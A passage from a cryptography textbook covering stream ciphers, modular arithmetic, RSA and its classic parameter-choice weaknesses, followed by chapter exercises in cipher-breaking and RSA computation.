- Hardware applications where resources such as memory, number of gates or power consumption were limited (Profile 2).

Table 4.3 Stream ciphers from the eSTREAM portfolio with standard key lengths

Profile 1 (software) 128-bit key	Profile 2 (hardware) 80-bit key
HC-128	Grain v1
Rabbit	MICKEY 2.0
Salsa20/12	Trivium
SOSEMANUK	

The submitted proposals were exposed to various forms of cryptanalysis in three project phases, where only the best ones in a given phase went on to the next phase. The final result was a *portfolio* with four stream ciphers under the software profile and three under the hardware profile, as shown Table 4.3. Three of these stream ciphers were also accepted in versions with extended key lengths: HC-256 and Salsa20/12 with 256-bit keys and MICKEY-128 2.0 with 128-bit keys. All the stream ciphers in the portfolio are described in [74], which gives details of which forms of cryptanalysis the individual proposals had been exposed to and which performance they could offer. A modfied version of Salsa20 with 256-bit keys, known as ChaCha20, has been adopted as a replacement for RC4 in the most recent versions of SSL/TLS (see Sect. 8.4).

4.4 Asymmetric Cryptosystems

Asymmetric cryptosystems are characterised by the fact that everyone who uses the cryptosystem has both a secret and a public key, which is why they are also known as *Public Key Cryptosystems (PKCS)*. Here it is important to know which party we are talking about, so it is traditional to give them characteristic names. For example for two parties: Alice and Bob. Suppose they have keys as follows:

Alice	**Bob**
Secret key: SK_A	Secret key: SK_B
Public key: PK_A	Public key: PK_B

The *public keys* are in principle known by everybody. If one party, Alice (who in reality could be a person or merely a process in a computer) wants to keep some information confidential for everyone else except a particular party, Bob, then she uses Bob's *public key*, PK_B, to encrypt the information. Only Bob (again: in principle) knows his own *secret key*, SK_B, which can be used to decrypt the information. This key is therefore also known as Bob's *private key*. These properties are illustrated in Fig. 4.17. It is important to notice that it must not be possible from




Fig. 4.17 Encryption and decryption in a PKCS

publicly available knowledge to compute the inverse function $\mathcal{E}^{-1}$, which reverses the effect of $\mathcal{E}$. Technically speaking, the encryption function $\mathcal{E}$ in a PKCS must be a so-called *trapdoor function*.

! WARNING: Mathematics ahead!

The known PKCS's are strongly based on the use of advanced mathematics. In this book we do not go into any depth with the mathematics, but the next few sections will be somewhat more mathematically oriented than the previous parts of this chapter. If you feel you are getting into deep water, it might be a good idea to take a look at Appendix B, where some basic ideas, which are used in the following sections, are explained.

4.4.1 Trapdoor Functions

Trapdoor functions, which play an important role in modern cryptography, are special types of *one-way functions*. A function f is a one-way function if it is easy to evaluate its value for given argument, for example x, whereas it is very difficult to find the value of x if you only know the function value, $f(x)$. A trapdoor function is a one-way function, where there is a hidden secret—the actual *trapdoor*—which can make it easy to find the value of x.

A simple example is integer multiplication. The integer 18211891463 is the product of two integers (in fact two prime numbers). Given the two numbers, it is easy to find the product. But if you only know the product, it is relatively hard (at least without the help of a computer) to find its two factors. However, there is a secret which makes it easy: One of the factors is 19391. As soon as you know that, the task is a simple one.

4.4.2 Modular Arithmetic

In cryptography, *modular arithmetic* is often used for constructing trapdoor functions. The modulo operation, mod, is a mathematical operation which calculates the *remainder* of an Euclidean division (also known as an integer division) of two integers. So, for example, $a \bmod n$, gives the remainder after division of the integer a by the integer n. Thus:

$$7 \bmod 5 = 2, \qquad 11 \bmod 5 = 1, \qquad 72 \bmod 3 = 0$$

and so on. When you count modulo n, you count from 0 up to $n - 1$ and then start from 0 again. This way of counting is well known from everyday life: the seconds and the minutes on a clock are counted modulo 60, and the hours are counted modulo 12 or 24. If the time is 51 minutes past the hour, then 20 minutes later the clock will not show that it is $(51 + 20)$ minutes past, but $(51 + 20) \bmod 60$, i.e. 11 minutes past.

A little warning about notation: You should notice that there are two alternative notations which are used when discussing modular arithmetic. When we, as above, write $71 \bmod 60 = 11$, this can be read as *"the remainder when 71 is divided by 60, is equal to 11"*. But sometimes—especially when the divisor is a large, complicated expression—it is more common to write it in a different way as:

$$71 \equiv 11 \pmod{60}$$

This can be read as *"71 and 11 are equivalent when we do arithmetic modulo 60"*, or, to use a more technical term: *"71 is congruent to 11, when we do arithmetic modulo 60"*. This really says the same, just in a slightly different way. You should notice that two integers are *congruent modulo n*, when the difference between them is a multiple of n.

Figure 4.18 shows some examples of addition and multiplication performed with modular arithmetic. Addition is easy to understand, especially if you think of the example with the clock. But, if you haven't seen it before, multiplication may seem surprising. For example, when you use multiplication modulo 5, 3×2 is equal to 1. With ordinary arithmetic, the product of two numbers is 1 if one of the numbers is the *inverse* of the other; for example, $1/3$ is the inverse of 3, often written 3^{-1}. But if we do multiplication modulo 5, then 2 must be the inverse of 3 (and vice versa: 3 is the inverse of 2). And, as we can see in the figure, 4 must be its own inverse, 4^{-1}, just like 1 also is its own inverse.

modulo 5

+	0	1	2	3	4
0	0	1	2	3	4
1	1	2	3	4	0
2	2	3	4	0	1
3	3	4	0	1	2
4	4	0	1	2	3

×	0	1	2	3	4
0	0	0	0	0	0
1	0	1	2	3	4
2	0	2	4	1	3
3	0	3	1	4	2
4	0	4	3	2	1

modulo 6

+	0	1	2	3	4	5
0	0	1	2	3	4	5
1	1	2	3	4	5	0
2	2	3	4	5	0	1
3	3	4	5	0	1	2
4	4	5	0	1	2	3
5	5	0	1	2	3	4

×	0	1	2	3	4	5
0	0	0	0	0	0	0
1	0	1	2	3	4	5
2	0	2	4	0	2	4
3	0	3	0	3	0	3
4	0	4	2	0	4	2
5	0	5	4	3	2	1

modulo 7

+	0	1	2	3	4	5	6
0	0	1	2	3	4	5	6
1	1	2	3	4	5	6	0
2	2	3	4	5	6	0	1
3	3	4	5	6	0	1	2
4	4	5	6	0	1	2	3
5	5	6	0	1	2	3	4
6	6	0	1	2	3	4	5

×	0	1	2	3	4	5	6
0	0	0	0	0	0	0	0
1	0	1	2	3	4	5	6
2	0	2	4	6	1	3	5
3	0	3	6	2	5	1	4
4	0	4	1	5	2	6	3
5	0	5	3	1	6	4	2
6	0	6	5	4	3	2	1

Fig. 4.18 Addition (above) and multiplication (below) with modular arithmetic

It turns out that when we do arithmetic modulo n, then an integer only has an inverse if it is mutually prime with n, i.e. it has no common factors with n. If n itself is a prime number (as 5 and 7 are), there will therefore always be $(n - 1)$ integers which have an inverse. If n is the product of two prime numbers, q and r (as 6 is), there will be $(q - 1) \times (r - 1)$ integers which have an inverse. The number of integers with inverses when we do arithmetic modulo n is often written $\phi(n)$. The function ϕ (pronounced "fy") is known as *Euler's totient function*. These results have significance for some of the asymmetric cryptosystems which we present below.

The modulo operation itself does not have an inverse function: Even if you know that the value of a mod 5 is 1, you cannot unambiguously calculate a's value. Therefore it is often used in the construction of trapdoor functions, such as:

- Modular Exponentiation: $e = d^p \bmod n$
  $\mathcal{E}^{-1}$: Calculate the integer p'th root of e modulo n. That is to say, the integer which, when p copies of it are multiplied together modulo n, gives e.

- Modular Squaring: $e = d^2 \bmod n$
  $\mathcal{E}^{-1}$: Calculate the integer square root of e modulo n. That is to say, the integer which, when multiplied by itself modulo n, gives e.

- Modulær Exponentiation: $e = b^d \bmod n$
  $\mathcal{E}^{-1}$: Calculate the discrete logarithm to the base b of e modulo n. That is to say, the integer which indicates how many copies of b must be multiplied together modulo n to give e.

In these examples, b, p and n are known quantities. The inverse function, $\mathcal{E}^{-1}$, which is needed to find d if you know e, is in all cases hard to evaluate—it is what mathematicians call a *hard problem*—if you don't know the relevant "trapdoor". For the first two examples, the trapdoor is knowledge of the factors of n, while in the third example it depends on the properties of b.

4.4.3 The RSA Cryptosystem

RSA is a very commonly used cryptosystem for asymmetric encryption, named after the three American researchers—Rivest, Shamir og Adelman—who invented the system in 1978.

A given user of RSA has three integers which are used in the encryption and decryption functions:

- A *modulus*, n, which is publicly known.
- An *exponent*, p, which is also publicly known. This is often called the user's *public exponent* or *public key*.
- An *exponent* s, which is kept secret. This is often called the user's *private exponent* or *private key*.

In the operation of RSA, data are divided up into blocks of $b = \lceil \log_2 n \rceil$ bits [2], and are dealt with as though they were b-bit integers. For encryption to ensure confidentiality of a plaintext block d, the intended receiver's public exponent p is used as encryption key, and the ciphertext is evaluated as:

$$e = d^p \bmod n$$

This is an example of *modular exponentiation*, one of the functions for which it is very hard to find the inverse. Happily, RSA is designed so there is a trapdoor: The receiver can recover the confidential plaintext d by using his private exponent s, since:

$$d = e^s \bmod n$$

[2] $\lceil x \rceil$ is the smallest integer which is larger than or equal to x.

RSA's mathematical basis:

- The modulus $n = q \times r$, where q and r are large prime numbers.
- The exponent p is chosen at random, such that:
  $\gcd(p, (q-1) \times (r-1)) = 1$
  The notation $\gcd(a, b)$ stands for the Greatest Common Divisor of the integers a and b. That is to say, the largest integer which divides both a and b without giving a remainder. If it is equal to 1, then the two integers have no common factors, apart from the trivial factor 1.
- The exponent s is evaluated by using *Euclid's extended algorithm* (see Sect. B.4 in Appendix B), such that:
  $p \times s \equiv 1 \pmod{(q-1) \times (r-1)}$

We return later to the important questions of how these calculations are performed in practice, and how others get to know the owner's public key.

The inverse function $\mathcal{E}^{-1}$ corresponds to evaluation of a p'th root modulo n. There are no known algorithms for working out the value of this root from n and p without knowing n's prime factors (q and r). But it requires a lot of computer resources to factorise large numbers such as n. This is a characteristic of what mathematicians call *hard problems*.

For the RSA-algorithm to work both for encryption and decryption, it must be true that if $e = d^p \bmod n$, where p one of the (either public or private) exponents and n the chosen modulus, then $d = e^s \bmod n$, where s is the other exponent. Showing that this is the case requires some mathematics, which you can find in Sect. B.6 in Appendix B.

4.4.3.1 An Example of the Use of RSA:

- **Evaluating the set of keys:**
  1. Choose two prime numbers, say: $q = 13$ and $r = 19$.
  2. Modulus $n = q \times r = 247$
  3. Choose a random value for the public exponent, p, which has no common factors with $(q-1) \times (r-1)$.
     For example: $p = 23$, which has no common factors with 12×18 (i.e. 216).
  4. The private exponent s is evaluated by using Euclid's extended algorithm, such that: $p \times s \equiv 1 \pmod{((q-1) \times (r-1))}$
     In this example, such that: $23 \times s \equiv 1 \pmod{216}$
  5. This means that $s = 47$, since $23 \times 47 = 1081 = 5 \times 216 + 1$

- **Encryption and decryption:**
  1. Plaintext message, d: the letter 'A' (represented by the number 65)
  2. Ciphertext, e, is evaluated as: $d^p \bmod n = 65^{23} \bmod 247 = 221$
  3. Plaintext d is recovered by evaluating: $e^s \bmod n = 221^{47} \bmod 247 = 65$

Note that this is an idealised example with extremely small values. In practice, q and r must be large, randomly chosen prime numbers which are not too close to one another, since if the difference between them is less than $2n^{1/4}$, it is very easy to factorise n using Fermat's method (see Sect. B.2 in Appendix B). Moreover, the prime factors of $(q - 1)$ and $(r - 1)$ must not all be small. And the plaintext will typically be much longer than a single letter, and therefore correspond to a number much larger than 65,

4.4.3.2 Calculation Efficiency

At school, most people learn that the result of an exponentiation, for example x^y, is worked out by multiplying y copies of the number x together. So for example $2^4 = 2 \times 2 \times 2 \times 2$. This is manageable when both x and y are small numbers, but very hard work when x or y or both of them are large.

In RSA, it is necessary to calculate the values of expressions of the form $d^e \bmod n$, where d is the number corresponding to a block of plaintext or ciphertext, and e is the receiver's public or private exponent. In real life, d, e and n will today typically be numbers with up to 3072 binary digits (corresponding to decimal numbers with 924 digits). If one evaluated the term d^e in full, it would be a number with $2^{3072} \times 3072$ bits. It is easy to see that it would be a completely unmanageable task to evaluate d^e in the way you have probably learnt at school.

Luckily there are smarter methods. Firstly, you should remember that everything needs to be worked out *modulo* n. So it is possible to exploit the fact that

$$(a \times b) \bmod n = ((a \bmod n) \times (b \bmod n)) \bmod n$$

Or, to put it another way: you can work out the result of each multiplication *modulo* n, before you use it in the next step of calculating the final result. Secondly, you can use the fact that the exponent can always be written as a sum of powers of 2. For example:

$$23 = 2^4 + 2^2 + 2^1 + 1$$

But it is always true that $x^{i+j} = x^i \times x^j$. So $x^{23} \bmod n$ can be written as:

$$(x^{2^4} \times x^{2^2} \times x^2 \times x) \bmod n \qquad \text{that is to say} \qquad (x^{16} \times x^4 \times x^2 \times x) \bmod n$$

This can be evaluated in a very economical way in 8 steps:

1. Evaluate $y1 = x \bmod n$
2. Evaluate $y2 = (y1 \times y1) \bmod n$
3. Evaluate $y3 = (y2 \times y1) \bmod n$
4. Evaluate $y4 = (y2 \times y2) \bmod n$
5. Evaluate $y7 = (y4 \times y3) \bmod n$
6. Evaluate $y8 = (y4 \times y4) \bmod n$
7. Evaluate $y16 = (y8 \times y8) \bmod n$
8. Evaluate $y23 = (y16 \times y7) \bmod n$

Exponentiation *modulo n* with exponent *e* using this method requires you to perform:

- $(t-1)$ squarings *modulo n*, if *e* is given by a *t*-bit binary number. In the example here, 23 corresponds to the binary number 10111, which has 5 bits, and squaring takes place in steps 2, 4, 6 and 7.
- $(h-1)$ ordinary multiplications *modulo n*, if there are *h* 1-bits in the binary number *e* (*h* is often known as the *Hamming weight* of *e*). For 10111 (corresponding to the decimal number 23), *h* equals 4, and an ordinary multiplication *modulo n* is performed in steps 3, 5 and 8.

Given this knowledge, you should try to convince yourself that evaluation of $65^{23} \bmod 247$ in fact gives the result 221, as claimed in the previous section.

It is easy to see that this method of calculation, often called the *square-and-multiply method*, requires many fewer arithmetic operations than the naive "school method". It also explains many organisations' preferences for small values for the public exponent, such as 3, 17 and 65537—they are all numbers of form $(2^n + 1)$ with Hamming weight $h = 2$, which will give a particularly fast exponentiation. For exponents with larger Hamming weights there are even faster methods, but it would take us too far from our main topic to go into details here.

4.4.3.3 The Security of RSA

The security of RSA depends on the fact that it is difficult to factorise large integers: $n = q \times r$. To demonstrate this, in 1991 Rivest, Shamir and Adelman issued a series of challenges to the world to factorise such numbers. One of the best known is:

Find the prime factors (q and r) of: n =
114 381 625 757 888 867 669 235 779 976 146 612 010 218 296
721 242 362 562 561 842 935 706 935 245 733 897 830 597 123
563 958 705 058 989 075 147 599 290 026 879 543 541
(a 129-digit integer)

Three years passed before anyone could find the result:

q = 3 490 529 510 847 650 949 147 849 619 903 898 133 417
764 638 493 387 843 990 820 577
r = 32 769 132 993 266 709 549 961 988 190 834 461 413 177
642 967 992 942 539 798 288 533

This had required an effort from a group of people who had access to a collection of about 1600 computers, which in total needed to use 5000 MIPS-years of CPU time to find the result. A MIPS-year is a year's uninterrupted calculation on a CPU which can execute a million instructions per second. Modern CPUs are, of course, considerably faster, but would still take a significant time to perform this task.

Table 4.4 shows how much CPU power it has taken to deal with some more of Rivest, Shamir and Adelman's challenges with respect to factorisation of large integers (the so-called *RSA numbers*), which were all products of two large prime

Table 4.4 Factorisation of large integers

No. of digits in n Decimal	Binary	Date factorised	MIPS-years required	Algorithm
100	332	April 1991	7	QS
110	365	April 1992	75	QS
120	398	June 1993	825	QS
129	428	April 1994	5000	QS
130	431	April 1996	500	NFS
140	465	February 1999	2000	NFS
155	512	August 1999	8000	NFS
200	663	May 2005	9×10^4	NFS
232	768	December 2009	4×10^6	NFS
240	795	November 2019	2×10^7	NFS
250	829	February 2020	6×10^7	NFS
309	1024	?? (Not broken yet)	??	NFS

numbers. QS and NFS stand for Quadratic Sieve and Number Field Sieve respectively – two of the best modern algorithms for factorising large integers.

Even if the basic security of RSA appears (until further notice) to be satisfactory, its security can nevertheless be compromised by using it in an inappropriate manner. Vulnerabilities can, for example, be introduced by a poor choice of key sets (n, p, s). Two classical poor choices are:

1. **A very small public exponent**, p. Small values such as 3 or 17 are often chosen to make encryption faster. But this makes various attacks possible.

   Example: Alice, Bob and Charley all use the same small value for their public exponent, $p = 3$, but use different moduli—respectively n_A, n_B and n_C, which do not have any common factors. User Daisy sends all of them a confidential message, d, which she encrypts to give the three ciphertexts:

$$e_A = d^3 \bmod n_A$$
$$e_B = d^3 \bmod n_B$$
$$e_C = d^3 \bmod n_C$$

   The attacker, Eve, collects these three ciphertexts and can then do as follows:

   - Use the Chinese Remainder Theorem (see Sect. B.5 in Appendix B) to find a value, x, which is a solution to the simultaneous equations: $x = e_i \bmod n_i$ for $i = A, B, C$.
     The result is $x = d^3 \bmod n_A n_B n_C$.
   - It lies in the nature of things that $d^3 < n_A n_B n_C$, so x must be exactly equal to d^3. Thus d is equal to the cubic root of x.

2. **Re-use of the modulus**, n, even if different values are used for p and s. This can sound attractive, because one might be able to optimise the implementation for a particular modulus. But don't fall for this temptation!

   Example 1: Suppose Alice discovers that Bob uses the same modulus. Since she knows her own two exponents (p_A, s_A) , she can efficiently factorise n and find q and r. Once she knows these, and also knows Bob's public exponent, p_B, she can easily derive Bob's private exponent, s_B, and Bob's security is completely compromised.

   Example 2: If Mallet is an attacker who does not know any of the private exponents, she can use another approach. Suppose that Alice and Bob with public exponents respectively p_A and p_B encrypt d to obtain the ciphertexts e_A and e_B:

$$e_A = d^{p_A} \bmod n$$
$$e_B = d^{p_B} \bmod n$$

   Then, if $\gcd(p_A, p_B) = 1$ (in other words, p_A and p_B have no common factors, which is usually the case), Mallet can make use of Euclid's Extended Algorithm (see Sect. B.4 in App. B) to find integers u and v such that: $u \times p_A + v \times p_B = 1$. She can then recover the plaintext, d, by evaluating ${e_A}^u \times {e_B}^v$, without needing to find any of the users' private exponents, s_A and s_B, at all. More details of the mathematics behind this attack can be found in Sect. B.7 in Appendix B.

As RSA is a so-called *deterministic* encryption algorithm, an encryption of the same plaintext with the same key will always give the same ciphertext. This makes it possible to attack RSA by using a *chosen plaintext attack*—you choose a number of likely plaintexts and produce the corresponding ciphertexts to see whether they match a piece of ciphertext which you have got hold of. To avoid this form of attack, it is standard practice to pad out the plaintext with a number of randomly chosen *padding bits* before encrypting it. Standards such as *PKCS#1* [54] describe secure ways to produce these padding bits, so repeated encryptions of the same plaintext will be very unlikely to produce the same ciphertext. Padding with randomly chosen bit sequences will also prevent attacks which exploit the use of small public exponents.

You should also notice that the RSA cryptosystem, just like the stream ciphers discussed in Sect. 4.3.5, is *malleable*. That is to say, an attacker who sees a ciphertext without knowing the corresponding plaintext can form a valid ciphertext for a completely different plaintext. The ciphertext for the original message m and key p is evaluated as $\mathcal{E}(m, p) = m^p \bmod n$. An attacker can form the ciphertext for $m \times t$ for any value t by evaluating $\mathcal{E}(m, p) \times t^p \bmod n$, which is equal to $(m \times t)^p \bmod n = \mathcal{E}(m \times t, p)$. This implies that you need to take suitable steps to ensure the message's *integrity* in order to prevent this type of manipulation. This topic is discussed in the next chapter.

In the long term there are especially two factors which can affect RSA's security:

1. Computers are getting faster and it is becoming easier to get access to large collections of computers in "clouds" which offer almost unlimited processing

power. It is therefore necessary to use larger and larger key sizes in order to protect against factorisation of the modulus, n. NIST in USA recommend, for example, that n should be a number with at least 3072 bits (a number with about 924 decimal digits) in order to offer reasonable security over the next few years. All experience shows that this minimum length will need to be increased as time goes by.

2. Methods for even faster factorisation of large integers may be developed. Firstly, one can imagine that algorithms faster than NFS are discovered. And secondly, that new techniques based on quantum computers will become usable in practice. It is known that algorithms for quantum computers can be used to solve the mathematical *hard problems* which form the basis of all the current commonly used public key cryptosystems. Development of public key cryptosystems which cannot be broken by using quantum computers is currently a very active area for research.

4.5 A Comparison of PKCS and SKCS

In addition to the obvious differences with respect to the need to keep all the keys secret, there are a number of other differences between PKCSs and SKCSs. In brief:

Key size: For a corresponding grade of security, RSA requires much larger keys (larger moduli, n) than DES or AES.

Number of keys: For N users, an SKCS needs to use $(N \times (N - 1)/2)$ keys (one key for each pair of users), which all have to be generated and distributed under secure conditions. A PKCS only requires N key sets (modulus, public exponent and secret exponent).

Speed: SKCSs are much faster than PKCSs.

Some performance data for encryption can be seen in Table 4.5. Here it is only fair to say that most modern CPUs (starting with the Intel i5-661) offer direct support for AES by including the so-called AES instruction set in the CPU's repertoire. This

Table 4.5 Some performance data for SKCSs and PKCSs

	AES/CBC	**RSA**	**RSA**
Key size	128 bits	1024 bits	2048 bits
Measured speed for 1024 bits of data:			
Software (C++, 2.93GHz Pentium 4)	0.8 Gbit/s	11 Mbit/s	9 Mbit/s
Software (3.33GHz Intel i5-661)	2.0 Gbit/s	—	—
Coprocessor (IBM CEX7S, z15®CPU)	3.0 Gbit/s	31 Mbit/s	18 Mbit/s
FPGA (Xilinx Virtex-5)	3,8 Gbit/s	50 kbit/s	—
GPU (Nvidia 8800GTS)	4,5 Gbit/s	832 kbit/s	213 kbit/s
Custom ASICs	25 Gbit/s	93 Mbit/s	—

gives AES an even bigger speed advantage in relation to RSA. Units outside the CPU, such as coprocessors, FPGAs and GPUs, on the other hand, can typically exploit massive parallelism and therefore offer very high throughput, which gets even bigger as the amount of data to be encrypted increases.

The speed differences, in particular, mean that the two types of cryptosystem are specially suitable for use in different tasks:

- SKCS: Encryption of large amounts of data.
- PKCS: Encryption of small amounts of data, such as SKCS keys which have to be distributed, and for electronic signatures.

This is discussed in more detail in the next chapter.

Useful concepts which you should now know about

In this chapter, the following concepts were introduced:

- Cryptography
- Cryptanalysis
- Plaintext
- Ciphertext
- Encryption function
- Decryption function
- Encryption key
- Decryption Key
- A private key
- A public key
- Symmetric encryption
- Asymmetric encryption
- Cryptosystem
- SKCS
- PKCS
- A brute-force attack
- A substitution cipher
- A transposition cipher
- A block cipher
- A stream cipher
- Frequency analysis
- A Vigenère cipher
- A one-time pad
- A Feistel network
- A nonce
- Malleability
- A trapdoor function

You should check that you understand their definitions and can give examples of contexts where they play a role.

Further Reading

Simon Singhs book *"The Code Book: The Secret History of Codes and Codebreaking"* [82] gives a very readable presentation of the historical development of cryptography from antiquity till today, and can be read by people without a mathematical background.

There are a large number of classical texts on cryptography which explain the mathematics that forms the basis for the various cryptosystems and their applications. Among the many books which cover these topics, Stinson's *"Cryptography: Theory and Practice"*, originally published in 1999 and now in its 4th edition [85], and Smart's *"Cryptography Made Simple"* [83] can be specially recommended. Both these books also cover a number of the topics which we deal with in the next chapter.

If you want to understand cryptography and its effects and weaknesses better, it is a really good idea to do some practical experiments with different encryption algorithms and techniques for cryptanalysis. There are quite a number of tools for this purpose, both commercially available and as open source software. A good example of an open source product is CrypTool, which makes it possible to try out a long series of both classical and modern cryptoalgorithms and various methods of cryptanalysis. It is available in two versions for Windows and a platform-independent version for Linux, Mac OS and Windows. Further information can be found (in English or German) on CrypTool's portal, at URI `https://www.cryptool.org`.

Exercises

4.1 Cryptanalysis 1

The letters in the following text are encrypted with a Vigenère cipher, while all the other characters have been left as in the plaintext. Use Kasiski's technique to discover the key and find the plaintext.

```
dsh ejx flw, nogmie aaecitu, huj cbyfz dag aovi,
eah qhlr aiwe mef fwvfmx dsed aumlx;
rnw gsg dsh mfvvslibgqc fxsgu og gchw lrev -
wf yhc hunrx, el rfuk iur, nx vw jbxhm?
qb zd cbyla, wampse bmypatd rxxzvjh gs zbj shv,
w sjeeiv bk mbovg nrwyjx khx jfnnr,
oyl gfw mpog n'q cijyvcmtm fzvr m ztme gwbr,
bll, m vh zt toovs eah szrig.
gch fvr sdw, jabl huj cbyla, rs b usaymbrww seywfr,
frq lsov gkwka rsfx mgtofucaqc sel;
```

```
rvt rwi gzvaiv t savs-gbriewsnct bv og ylr hghi -
pkim, jmeg mk mye kmoftr bj lart?
bv al dshxz, lriw bvr xeti, sl ye lpcbp lvw ykvy ewqxx,
m xihm rle um ynqow nxiy lcdcqi
oc lav ulm cs ylvw gbetfmbg - trr wzbclbvu gmi osp -
tclhe ar ys fide pon i qbztyi?
qhl akm cyi wnmv mye rwigm, eah qhlr cikf fvr xgh nets
tbw eaclaznz bchllrv larn lcsg;
dig cgn wigqgujh glw zfolm, kvyl glw ufnxa oai xui txrk -
izol, msj haw pon uoafkr xg wf im?
qb zd cbyla, jabl vvx jnxzxi, i mwcx ys glw erw,
tvr nwkhiv xrca kofj avxz fp wbns;
nsh glw flsvcznw wgvwgxta, evvhl vx ytme mw al oej,
lsl calbsq ylr vwlk oy um ynjr.
cgn rrx wzq, xevh lav yhchu, trr agncd aifqqc fyhifsx
bvny cbyj xpe pig nx wgiswp al mjrw;
crx qhl bttoahiq ef xvl hv huj iah gy ponz bbxi -
jlsm dawm mbz wb eoylleg qyjzrv?
a arvx ibfbieiv myrxm ehjwgmggj, agl hufx vw wgfuzp,
gnnh umk yrtamf; qtr'g kaov yhcffjps eakj!
dh gch ylvrc b tag twfyia ede uar bc fzgu wlnwf?
um csk, se m'de bivs mbz hbaflkabzg!
```

4.2 Cryptanalysis 2

The following ciphertext has been encrypted with a substitution cipher using a random permutation of the alphabet, which in this case contains letters from the Danish alphabet, space, comma and full stop. Use a suitable cryptanalytic technique to reveal the plaintext.

```
RTR.BAYNCCXSH.HTANWTNS,NWN.N.TR.N,NWAHGBDDNCNAQB.QBWHU,
RGANWTR.N,NWN LCNKNW.XUB.GNÅW,RCN.AUN.SX,KCNWOHWNWCNKYØ
WCBKQEWNQR,KHWRN.AOEWUB.GDNUUNWCN. TNS,NWN.,,DHKYBWCNKV
WØGKRG,KNRYNWCN.AGB.,TNHGBDCNDN,BOOR.KVHWMNDØ.A,ÅTH,KFB
WKAUN.,Å,TEWKA,ÅYB.,TNDRGKBKWEWNYNCABKUB.UÅKKNHWCN.KDRG
KBGN,RGRBGK LRQBYN.,ÅUB.CNOHWX.CNWDRG,KNFDHU,KNWAHGYNCC
NBDDNWVWØGKRG,KNYBWCNWFX.CNK,EDYTDHTTNWACNWTDB.GAOHWBKU
B.RTTN,TXDDNGÅOHWFRXCN.BKFNUØWTNCNU L
```

Hint: The plaintext is in Danish. Newlines in the ciphertext have no significance.

4.3 AES128 in ECB mode

The following two portions of plaintext are to be encrypted with AES in ECB mode, using a 128-bit key:

1. `B Company to attack target FOX at 0907 hrs`
2. `B Company to attack target FNX at 0907 hrs`

Each character in the plaintext is represented by 8 bits, of which the least significant 7 bits are encoded according to the ASCII standard, and the most significant bit is 0. The key is of 16 bytes, which can be written as the 32 hexadecimal digits:

```
B9 73 16 58 F5 C2 7A 7D 62 29 07 EE 41 37 10 A8
```

Which ciphertexts are formed from the two pieces of plaintext? (It is easiest to give the answer as a sequence of hexadecimal digits.) If you compare the ciphertexts, you will see that some parts of them are the same, while other parts are different. Why is this?

4.4 AES128 in CBC mode
The two portions of plaintext from Exercise 4.3 are now to be encrypted using AES in CBC mode, with the same key as before.

Which ciphertexts are formed from the two pieces of plaintext in this case? How do they differ from the two ciphertexts in Exercise 4.3? Can you explain the differences?

4.5 AES with two related keys
The following plaintext is to be encrypted using AES in CBC mode with two different 128-bit keys:

```
B Company to attack target FIX at 0907 hrs
```

Each character in the plaintext is represented by 8 bits, of which the least significant 7 bits are encoded according to the ASCII standard and the most significant bit is 0.

The two keys (again given by 32 hexadecimal digits) are respectively:

1. `B9 73 16 58 F5 C2 7A 7D 62 29 07 EE 41 37 10 A8`
2. `B9 73 16 58 F5 C2 7A 7D 62 29 07 EE 41 37 10 A9`

Which ciphertexts are formed from the plaintext, when (a) key 1 and (b) key 2 are used? Are the two ciphertexts very different or only slightly so? Is this surprising, when the keys in fact only differ in one bit position, namely the least significant one?

4.6 RC4
Kluntekrypt Ltd. produces software for implementing RC4 encryption. As their developers are mainly inexperienced students, they have unfortunately forgotten to implement the Key Scheduling Algorithm KSA, which is used to initialise RC4's state vector S with a random permutation of the integers from 0 to 255. Instead it is initialised so that its i'th element just contains the value of i, independently of the key. Which values will the first 10 bytes in the key stream have, if this implementation is used? Would you consider this sequence of values to be a sequence of random numbers in the interval [0..255]? (If you are in doubt and have access to some statistics packages on a computer, you could perhaps test the sequence using some tests for randomness.)

4.7 Modular Arithmetic
Evaluate the following expressions:

a) 343 mod 31
b) (19×27) mod 31
c) 123456789 mod 31
d) 987654321 mod 31
e) ((123456789 mod 31) $\times$ (987654321 mod 31)) mod 31

f) $(123456789 \times 987654321) \bmod 31$
g) $27^{-1} \pmod{31}$
h) $31^{-1} \pmod{27}$
i) $\phi(31)$, where ϕ is Euler's totient function.
j) $\phi(2651)$

4.8 The team marches in
The olympic athletes from Langtbortistan are planning how to march in for the opening ceremony. If they march in three by three, there will be a single athlete who will be on his own. If they march in four by four, there will be two on their own. If they march in five by five, there will be three on their own. Use the *Chinese Remainder Theorem* to find out how many athletes there are in the team.

There are in fact several possible answers to this problem. Try first to find the *least* number which satisfies the conditions. Can you also find the next-to-least number?

4.9 RSA decryption
Harry the Hacker picks up an RSA encrypted message from Interior Minister Ignatius to Foreign Minister Felix with a ciphertext which in numerical form has the decimal value 297. He knows that the intended recipient, Felix, has an RSA modulus n which is 437, and a public exponent p which is 17. He also knows that the plaintext message is either the letter 'A' (represented by the decimal value 65) or 'B' (represented by 66). Without trying to factorise n, determine which of these two possibilities is corrrect.

Notice that, even if the numbers in this exercise are relatively small, the attack would work just as well with large values for n and p, which are always publicly known. This is an example of a *known plaintext* attack on RSA.

4.10 Choosing an RSA modulus
In Sect. 4.4.3 it is stated that a modulus n for use in RSA is the product of two large prime numbers, q and r. It is not a trivial task to find large prime numbers, but when you have found one it is relatively easy to find the next one. Is this a good idea from a security point of view? To help yourself, try to solve the following problem:

An RSA encrypted message has a ciphertext which in numerical form has the decimal value 1355267. The sender's RSA modulus, n, and public exponent, p (which are both publicly known) are 3732623 and 17 respectively. As usual, $n = q \times r$. Harry the Hacker has analysed the encryption software which he knows that the sender has installed on his computer. This analysis shows that the software, as a default, will generate a random prime number for use as q and the next prime number for use as r. As its first guess, it tries $r = q + 2$. Using this knowledge, Harry tries to decrypt the message. Which plaintext does he find?

Chapter 5
Applied Cryptography

In addition to its primary function of ensuring confidentiality of data, cryptography in its modern form can be used to achieve other important security targets, both in individual computers and during transport of data in network-based systems. These targets include:

- **Integrity**, one of the three CIA targets;
- **Authentication**, so parties to an exchange can be certain who they are exchanging information with;
